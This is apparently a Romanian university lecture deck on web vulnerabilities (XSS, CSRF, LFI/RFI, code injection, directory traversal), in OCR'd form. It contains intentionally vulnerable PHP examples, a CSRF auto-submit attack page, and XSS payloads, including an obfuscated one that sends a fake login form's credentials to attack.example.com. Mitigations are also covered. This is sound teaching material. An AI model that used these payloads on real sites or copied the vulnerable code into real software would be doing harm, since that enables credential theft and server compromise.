Securitate Software

XI Vulnerabilități web

XSS, CSRF, LFI, RFI

Obiective

- prezentarea aspectelor teoretice din spatele vulnerabilităților Web comune
- prezentarea vulnerabilităților
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - LFI, RFI, etc.

Continut

Remote code execution

- Permit executarea de cod pe serverul vulnerabil
  - De obicei, ca un user limitat (www-data, apache), dar nu e o regulă
- Duc la compromiterea întregului server
- Deseori sunt prezente din cauza erorilor de programare în PHP, ASP, Java, etc.
- Exemple:
  - register_globals în PHP
    - Permite setarea oricărei variabile globale
  - XMLRPC
    - Permite pasarea de input nevalidat funcției eval()

Remote code execution

- Exemplu (folosind eval):

```php
<?
$epresie = $_GET['exp'];
eval('$res = ' . $expresie . ';');
echo $res;
?>
```

- Exemplu (folosind system):

```php
<?
$dst = $_POST['dst']
$subject = $_POST['subject']
$email = $_POST['email']
system('sendmail $dst -s $subject $email')
?>
```

CSRF

Efect neanticipat pentru un URL

- Scenariu:
  - un utilizator este logat pe un site (cu un SessionID care nu a expirat) pe un site mai sensibil din punct de vedere al securității
  - chiar dacă închide fereastra browserului, sesiunea rămâne activă
  - dacă accesează un link de pe acel site își continuă sesiunea
- problema:
  - primește dintr-o altă sursă un link, ex.

`https://www.myBank.com/transfer.php?ammount1000&to=attacker`

CSRF (III)

Un atacator poate păcăli utilizatorul (browserul acestuia):

- să trimită o cerere malițioasă (ex. URL de mai sus)
- $\rightarrow$ o acțiune malițioasă efectuată în numele utilizatorului


CSRF (II)

- de unde poate proveni link-ul?
  - un site malițios
  - un e-mail malițios (social engineering, spam)
  - mesaje pe site-uri de socializare, forumuri, etc.
- linkurile pot fi ascunse
  - din HTML (ex. "click aici pentru a vă vedea notele")
  - folosind URL-uri scurte (ex. goo.gl, tinyurl, etc)
  - IFRAME ascuns
  - <img src=...>
- se pot construi cereri HTTP POST malițioase

CSRF - exemplu

Step 0
The web site is sinfully architected to use text in the querystring as instructed from the user (read, delete, etc.).

Step 1
User logs on to the web site and authenticates.




Step 3
Web server dutifully deletes the user's inbox!

Step 2
User opens a web page that includes a web application instruction in the query string.

<img src-http://www.server.com/foo.php?delete all>

CSRF - exemplu (II)



Tipuri de atacuri CSRF

- atac bazat pe o cerere de tip **GET**:
  - de obicei conține un string ce reprezintă o interogare
  - exprimat prin verbe ca
    - *http://acme.com/request.php?create-new*
    - *http://acme.com/request.php?delete-NNNN*
- atac bazat pe o cerere de tip **POST**
  - necesitatea unor câmpuri din pagina pentru a face anumite acțiuni
  - protejează împotriva unor atacuri simple GET
  - câmpul poate fi completat și transmis automat de un script JavaScript din pagina atacatorului
- CSRF stocat
  - link-ul CSRF este stocat pe pagina vulnerabilă
    - ex. se stochează un tag IFRAME sau IMG într-un câmp ce accepta HTML
    - ex. printr-un atac XSS mai complex
  - $\rightarrow$ severitatea atacului este amplificată
    - probabilitatea ca victima să vadă pagina infectată este mult mai mare (decât o pagină aleatoare)
    - victima este deja autentificată
    - dificil de identificat paginile infectate

CSRF - exemplu, cerere POST

CWE-352

```
<form action="/url/profile.php" method="post">
<input type="text" name="firstname"/>
<input type="text" name="lastname"/>
<br/>
<input type="text" name="email"/>
<input type="submit" name="submit" value="Update"/>
</form>
```

- pagina web vulnerabilă

```
session_start();
if (! session_is_registered("username")) {
    echo "invalid session detected!";
    // Redirect user to login page
    [...]
    exit;
}
update_profile();
function update_profile {
    SendUpdateToDatabase($_SESSION['username'], $_POST['email']);
    [...]
    echo "Your profile has been successfully updated.";
}
```

CSRF - exemplu, cerere POST (II)

cod atacator

```
<SCRIPT>
function SendAttack () {
form.email = "attacker@example.com";
// send to profile.php
form.submit();
}
</SCRIPT>

<BODY onload="javascript:SendAttack();">

<form action="http://victim.example.com/profile.php" id="form" method="post">
<input type="hidden" name="firstname" value="Funny">
<input type="hidden" name="lastname" value="Joke">
<br/>
<input type="hidden" name="email">
</form>
```

CSRF - referințe CWE

- CWE-345 "Insufficient Verification of Data Authenticity"
  - codul nu verifică corect autenticitatea datelor
  - se accepta date invalide
- locul 12 in top 25 CWE/SANS vulnerabilități (2011)

Protejarea împotriva CSRF

- verificarea câmpului REFERRER din cererea HTTP
  - câmpul e setat la pagina care conține link-ul
- se acceptă doar pagini legitime de unde utilizatorul ar fi putut face cererea
  - ex. serverul verifică pentru fiecare cerere valoarea câmpului *Referrer* (trebuie să conțină doar pagini postate de server)
  - cererea ste rezultatul unui *click* de pe pagina serverului
- limitări
  - câmpul e opțional (nu este mereu prezent)
    - se resping cererile care conțin o valoare greșită a câmpului dar se acceptă cereri pentru care referrer nu este setat
  - atac MITM (man in the middle)
    - cererea HTTP e modificată de un terț după ce aceasta este trimisă din browser, terț care interceptează comunicația

Protejarea împotriva CSRF (II)

- utilizarea unei chei speciale (token)
- poate fi inserată într-un *hidden POST field*, *custom HTTP header*, parametru GET, etc.
  - trebuie sa fie cât mai greu de prezis (la fel ca session ID)
  - ruby-on-rails folosește automat astfel de chei pentru toate linkurile, OWASP CSRFGuard Java library
  - varianta recomandată
- problema de design
- cheia nu trebuie inclusă în cookie (poate fi aflată)
- session timeout (reduce fereastra de atac), atacatorul nu trebuie sa extindă contorul de *timeout*
- 2-factor pentru tranzacții

CSRF

- Transaction drive through: cerere pentru cerere
  - la fiecare cerere a clientului se răspunde cu o cerere de autentificare
- vulnerabilitate petru care validarea datelor primite nu ajuta (toate datele sunt valide)

Pagini web dinamice

- codul trimis de server e dinamic
- JavaScript - limbaj foarte utilizat, client-side
- paginile sunt mult mai interactive
- conținutul poate fi modificat (de obicei DOM)
- se pot urmări acțiuni (mouse, tastatură)
- se pot efectua cereri HTTP și se pot interpreta răspunsuri
- se pot menține conexiuni permanente (AJAX)
- se pot citi și scrie cookie-uri

```
<html><body> Hello, <b> <script>
var a = 1;
var b = 2;
document.write("Hello␣World␣", a+b, "␣times!</b>");
</script> </body></html>
```

- Javascript - limbaj de programare care permite implementarea unor funcționalități complexe
- implicații de securitate
- XSS - ocolirea SOP

XSS / JS - implicații de securitate

- scripturile JS pot accesa date sensibile
- un script pe un site A nu ar trebui să poată accesa date ale paginilor de pe un site B
  - ex. scripturi de pe *attacker.com* nu ar trebui să:
    - poată modifica layout-ul paginilor de pe *bank.com*
    - acceseze apăsări de taste de pe *bank.com*
    - acceseze cookie-uri ale *bank.com*
- defensivă: SOP (Same Origin Policy)
  - folosită de browser pentru a izola scripturile Javascript
  - presupune asocierea elementelor din pagina web cu o anumită origine
  - doar scripturile primite de la o anumita pagina (origine) pot accesa elementele paginii web

XSS

- tipuri
  - stored XSS (persistent, type 2)
  - reflected XSS (non-persistent, type 1)
  - DOOM-based (type 0)
- atacuri
  - JavaScript injection
  - browser redirection
  - IFRAME injection
  - furt cookie sau session ID
- atacurile XSS sunt "interactive", depind de existența altor utilizatori activi în aplicație
- vectori de atac
  - serverul poate deservi cod JavaScript malițios, generat de atacator
  - scopul este de a rula codul în browserul clientului
  - abilitatea de a lăsa conținut pe server este punctul de intrare al unui astfel de atac
  - problema constă în validări insuficiente (sau lipsa validărilor) asupra conținutului pe care utilizatorii îl pot stoca pe server

Stored XSS (persistent, type 2)

- aplicație guestbook
  - oricine poate lăsa comentarii
  - toate comentariile sunt vizibile într-o listă de către ceilalți utilizatori
  - un utilizator introduce ca și comentariu
    <script >alert('XSS!')</script>
  - scriptul se va executa în browserul tuturor celor care accesează lista de comentarii
- deosebit de grav, utilizatorul trebuie doar să acceseze pagina respectivă, de pe un site considerat sigur

Stored XSS (persistent, type 2) - exemple

1. CreateUser.php

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (username, password) Values ("%s","
mysql_query($query);
/.../
```

LustUsers.php

```
$query = 'Select * From users Where loggedIn=true';
$results = mysql_query($query);
if (!$results) {
exit;
}
//Print list of users to page
echo '<div id="userlist">Currently Active Users:';
while ($row = mysql_fetch_assoc($results)) {
echo '<div class="userNames">'.$row['fullname'].'</div>';
}
echo '</div>';
```

2. Samy on MySpace

Reflected XSS (non-persistent, type 1)

- serverul preia date din cererea HTTP și le "reflectă" în raspunsul HTTP
- exploatarea are loc atunci când un atacator provoacă victima să trimită către serverul vulnerabil o cerere cu conținut malițios, conținut executat în browser
- ex. parametru în URL
  `http://example.com/page?var=<script>alert('xss')</script>`
- câmpul *var* e afișat ca atare în raspunsul HTTP
- URL poate fi obfuscat (HTML escape sau folosind JavaScript) sau se pot folosi URL-uri scurte

Reflected XSS (non-persistent, type 1) - exemple

1. ```
   $username = $_GET['username'];
   echo ' Welcome, ' . $username . ' ';
   ```

2. ```
   http://trustedSite.example.com/welcome.php?username=<Script
   Language="Javascript">alert("You've been attacked!");
   </Script>
   ```

3. ```
   http://trustedSite.example.com/welcome.php?username=<div
   id="stealPassword">Please Login:<form name="input"
   action="http://attack.example.com/stealPassword.php"
   method="post">Username: <input type="text" name="username"
   /><br/>Password: <input type="password" name="password"
   /><br/><input type="submit" value="Login" /></form>
   ```
   ```

Reflected XSS (non-persistent, type 1) - exemple II

4.
```
<div class="header"> Welcome, <div id="stealPassword"> Please Login:

<form name="input" action="attack.example.com/stealPassword.php" method="post">
Username: <input type="text" name="username" /><br/>
Password: <input type="password" name="password" /><br/>
<input type="submit" value="Login" />
</form>
</div></div>
```

5.
```
trustedSite.example.com/welcome.php?username=%3Cdiv+id%3D%22
stealPassword%22%3EPlease+Login%3A%3Cform+name%3D%22input
%22+action%3D%22http%3A%2F%2Fattack.example.com%2FstealPassword.php
%22+method%3D%22post%22%3EUsername%3A+%3Cinput+type%3D%22text
%22+name%3D%22username%22+%2F%3E%3Cbr%2F%3EPassword%3A
+%3Cinput+type%3D%22password%22+name%3D%22password%22
+%2F%3E%3Cinput+type%3D%22submit%22+value%3D%22Login%22
+%2F%3E%3C%2Fform%3E%3C%2Fdiv%3E%0D%0A
```

Reflected XSS (non-persistent, type 1) - exemple III

6. trustedSite.example.com/welcome.php?username=<script+type="text/javascript">
document.write('\u003C\u0064\u0069\u0076\u0020\u0069\u0064\u003D\u0022\u0073
\u0074\u0065\u0061\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064
\u0022\u003E\u0050\u006C\u0065\u0061\u0073\u0065\u0020\u004C\u006F\u0067
\u0069\u006E\u003A\u003C\u0066\u006F\u0072\u006D\u0020\u006E\u0061\u006D
\u0065\u003D\u0022\u0069\u006E\u0070\u0075\u0074\u0022\u0020\u0061\u0063
\u0074\u0069\u006F\u006E\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F
\u002F\u0061\u0074\u0074\u0061\u0063\u006B\u002E\u0065\u0078\u0061\u006D
\u0070\u006C\u0065\u002E\u0063\u006F\u006D\u002F\u0073\u0074\u0065\u0061
\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u002E\u0070\u0068
\u0070\u0022\u0020\u006D\u0065\u0074\u0068\u006F\u0064\u003D\u0022\u0070
\u006F\u0073\u0074\u0022\u003E\u0055\u0073\u0065\u0072\u006E\u0061\u006D
\u0065\u003A\u0020\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079
\u0070\u0065\u003D\u0022\u0074\u0065\u0078\u0074\u0022\u0020\u006E\u0061
\u006D\u0065\u003D\u0022\u0075\u0073\u0065\u0072\u006E\u0061\u006D\u0065
\u0022\u0020\u002F\u003E\u003C\u0062\u0072\u002F\u003E\u0050\u0061\u0073
\u0073\u0077\u006F\u0072\u0064\u003A\u0020\u003C\u0069\u006E\u0070\u0075
\u0074\u0020\u0074\u0079\u0070\u0065\u003D\u0022\u0070\u0061\u0073\u0073
\u0077\u006F\u0072\u0064\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0070\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u0022\u0020\u002F\u003E
\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079\u0070\u0065\u003D
\u0022\u0073\u0075\u0062\u006D\u0069\u0074\u0022\u0020\u0076\u0061\u006C
\u0075\u0065\u003D\u0022\u004C\u006F\u0067\u0069\u006E\u0022\u0020\u002F
\u003E\u003C\u002F\u0066\u006F\u0072\u006D\u003E\u003C\u002F\u0064\u0069
\u0076\u003E\u000D');</script>

DOM-based XSS (type 0)

- un atac strict pe partea clientului (nu e implicată o comunicare client-server)
- numele provine de la gestiunea incorectă a obiectelor DOM (Document Object Model)
- clientul accesează un URL malițios
- conținutul URL-ului este interpretat de JavaScript și afișat în pagină
- ex:
  `http://example.com/page.html?var=Mary`
- pagina conține scriptul:
  var pos=document.URL.indexOf("var")+4;
  document.write(document.URL.substring(pos,
  document.URL.length));
- un atacator poate furniza următorul URL
  `http://example.com/page.html?var=<script>`
  `alert(document.cookie)</script>`

XSS - atacuri

- referințe CWE: CWE-20, CWE-74, CWE-79
- JavaScript injection
  - acces la datele sensibile
  - modificarea conținutului paginii
  - clickJacking
- browser redirection
  - redirectare către pagini malițioase / reclame
- IFRAME injection
  - affiliate ads, malware scripts
- stealing cookies & session IDs

XSS - protejare

- input validation
  - filtrare / escape
  - neacceptarea codului JavaScript / HTML
  - sursa problemei poate fi ascunsă (în spatele unei interfețe dintr-un framework)
- testare manuală
- testare automată

Code review

- *ASP.NET*: `PathInfo`, `Request.*`, `Response.*`, `<%=`, web-page object manipulation
- *ASP*: `Request.*`, `Response.*`, and `<%=` when the data is not validated correctly
- *Ruby on Rail*: `<%=`, cookies or `redirect_to` with untrusted data
- *Python*: `form.getvalue`, `SimpleCookie` when data is not validated correctly
- *ColdFusion*: `<cfoutput>`, `<cfcookie>`, and `<cfheader>`
- *PHP*: accessing `$_REQUEST`, `$_GET`, `$_POST`, or `$_SERVER` followed by echo, print, header, or printf
- *CGI/Perl*: calling `param()` in a CGI object
- *mod_perl*: `Apache::Request` followed by `Apache::Response` or `header_out`
- *ISAPI (C/C++*: Reading from a data element in `EXTENSION_CONROL_BLOCK`, such as `lpszQueryString`, or method such as `GetServerVariable` or `ReadClient`, and then calling `WriteClient` with the data or passing similar data to `AddResponseHeaders`
- *ISAPI MFC*: `CHttpServer` or `CHttpServerFilter` and then writing out to a `CHttpServerContext` object
- *JSP*: `addCookie`, `getRequest`, `request.getParameter` followed by `<jsp:setProperty` or `<%=` or `response.sendDirectly`

XSS - exemplu Yahoo Mail mobile

- persistent XSS (stored)
- raportat către Yahoo în 11 noiembrie 2015
- e-mail cu conținutul
  ' "><svg/onload=prompt(1337)>
- la accesarea mesajului codul malițios se executa automat
- reparat în 21 noiembrie 2015
  `http://pwnrules.com/persistent-xss-yahoo-mail-inbox/`

Remote code execution

Exemple:

- Local File Inclusion
  - Se permite includerea și executarea unui fișier local
  - Putem injecta cod într-un log de apache pe care apoi să-l includem
- Remote File Inclusion
  - Se permite includerea și executarea unui fișier remote
- Alte vulnerabilități specifice fiecărei aplicații în parte

Default login

- Aplicația web utilizează credențiale default
- De obicei, acest lucru se întâmplă din cauza configurării proaste
  - Admin-ul ar trebui să dezactiveze orice formă de credențiale default
- Exemple forte comune:
  - admin:blank
  - admin:admin
  - admin:root
- Este ușor să aflăm aceste credențiale default, citind manualul aplicației web
  - http://www.routerpasswords.com

Default login (II)

Mitigări:

- Dezactivarea tuturor conturilor default
- Utilizarea de user-names și parole puternice

Directory transversal

- Validare insuficientă a input-ului – caracterele speciale nu sunt filtrate
  - .., /, \
- Pasând un input cu astfel de caractere, putem obține acces la întregul file-system
  - Dacă input-ul este tratat ca o cale sau nume de fișier
- Cu o astfel de vulnerabilitate, putem obține:
  - Info leaks (path-uri, fișiere existente, etc.)
  - Code execution (local-file inclusion)

Directory transversal (II)

Mitigări:

- Nu utilizați input de la user în căi de fișiere
- Utilizare de ID-uri în loc de nume explicite în input
- Sanitizarea input-ului (eliminarea caracterelor nedorite)
- chroot jails

Bibliografie

- “24 Deadly Sins of Software Security”, chapter 1, 2, 3, 4, pp. 3 – 88
- XSS vulnerability found on mobile site of Yahoo! Mail, http://www.scmagazineuk.com/xss-vuln-found-on-mobile-site-of-yahoo-mail/article/457357/